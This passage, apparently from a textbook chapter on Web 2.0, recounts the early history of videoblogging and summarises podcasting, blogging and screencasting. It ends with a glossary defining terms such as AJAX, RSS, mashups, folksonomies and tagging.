Videoblogging became more popular around 2004. One of the main organizations to evangelize was Yahoo!, who started a videoblogging group. Users who were creating videoblogs moved to the Yahoo! Service, as it provided a larger audience where more people were able to view their blogs. In November 2000, Adrian Miles posted the first ever known video blog. It was not until 2004 when Steve Garfield (a videographer and video blogger), brought the concept to a much larger audience. The Yahoo Videoblogging Group was started by Peter Van Dijck and Jay Dedman (Dedman, Kinberg, & Paul, 2006). They attracted a small group of people calling themselves vloggers. Video blogging then began to receive media attention from outlets such as the New York Times (Boxer, 2005). The first videoblogger conference was held in New York, and classes teaching vlogging sprang up. *VlogMap.org* launched Google maps and Google earth so that they could display vloggers throughout the entire world. By the end of 2005, Yahoo Videoblogging Group had well over 1,000 members, and the number is rising rapidly.

Examples of Videoblogging

Vloggercon is a site where vloggers go to meet and learn from each other. **Some of the video topics include** community, politics, journalism, music, iMovie, final cut pro, Rocketboom, and Blogger. The site owner also has videoblogs about his trips shopping, family days out, and work meetings. Chuck Olsen is a U.S. documentary maker and video blogger. He is also the producer of the documentary film "Blogumentary." This film explores the impact of blogging on media and politics. BBC radio also hosts video blogs. There are video blogs on many subjects relating to entertainment (Stolarz & Felix, 2006).

CONCLUSION

PodCasting, blogging, videoblogging, and ScreenCasting allow the uploading of personal content to the Web. Podcasting allows users to listen to music files from Podcasting Web sites or indeed any Web site, for that matter. Files are mostly in the MP3 format, but that is not the only format available. They can also be in the form of WAV, WMA, QW, or AU files. Unlike Internet radio Podcasting allows listeners to download the podcast so that they can listen to it later or even store it on an mp3 player. Screencasting has also become popular with individual users who wish to document program bugs or oddities, because a demonstration showing how a program functions can be better than a verbal description. A Weblog, or blog, is a Web site where the owner posts messages so that others can log on and read them. Blogs often focus on one subject; however, some people are using the blogs as online diaries where they post messages describing their daily news or how they feel about certain subjects. Because Apple released the video iPod which allows videos to be viewed on the iPod, there has been an increase in Videoblogging. Smartphones also allow the viewing of videoblogs and indeed the creation of them.

KEY TERMS

AJAX: AJAX stands for "Asynchronous JavaScript and XML." It is a technique used to create interactive Web applications, where small parts of a Web site can be refreshed with new content without the need to reload the whole page to reflect any change made by the user.

Blog: A "blog," short for "Web log," is a Web-based publication comprising individual articles that are posted periodically and are usually displayed in reverse chronological order. Blogs are often used to create online journals and others may focus on one particular subject, such as technology or politics.

Folksonomies: Folksonomies allow Internet users to categorize Web pages, photographs, and links. This labelling process is called "tagging," and the result is an improved quality of search results.

Mashups: A "mashup" is a product that incorporates multiple technologies and information from different sources into one application by making use of application programming interfaces (APIs). One example would be the correlation of information with Google Maps, for example, placing houses to buy and rent on the Google Maps interface, as used in www.ononemap.com.

Podcasts: Podcasting is the use of syndication, RSS, or Atom for the distribution of multimedia files such as audio recordings over the Internet for playback on mobile devices and personal computers. Usually, the podcast is some form of show, like a weekly radio programme.

RSS: Really simple syndication (RSS) is a method used for Web syndication which delivers information in the form of an XML (extensible markup language) file.

Tagging: A tag is a word attached to a piece of content that acts as a category. Multiple tags can be assigned to the content and they allow content to be sorted according to category, in the same way that similar files can be located within one directory. The difference, however, is that sorting by tags is dynamic. A piece of the content's tags can be easily added, edited, or removed with no hindrance to the sorting process, as the sorting is done using software on the Web server.

Web 2.0: Web 2.0 applications are those that make the most of the intrinsic advantages of that platform: delivering software as a continually-updated service that gets better the more people use it, consuming and remixing data from multiple sources, including individual users, while providing their own data and services in a form that allows remixing by others, creating network effects through an architecture of participation, and going beyond the page metaphor of Web 1.0 to deliver rich user experience.
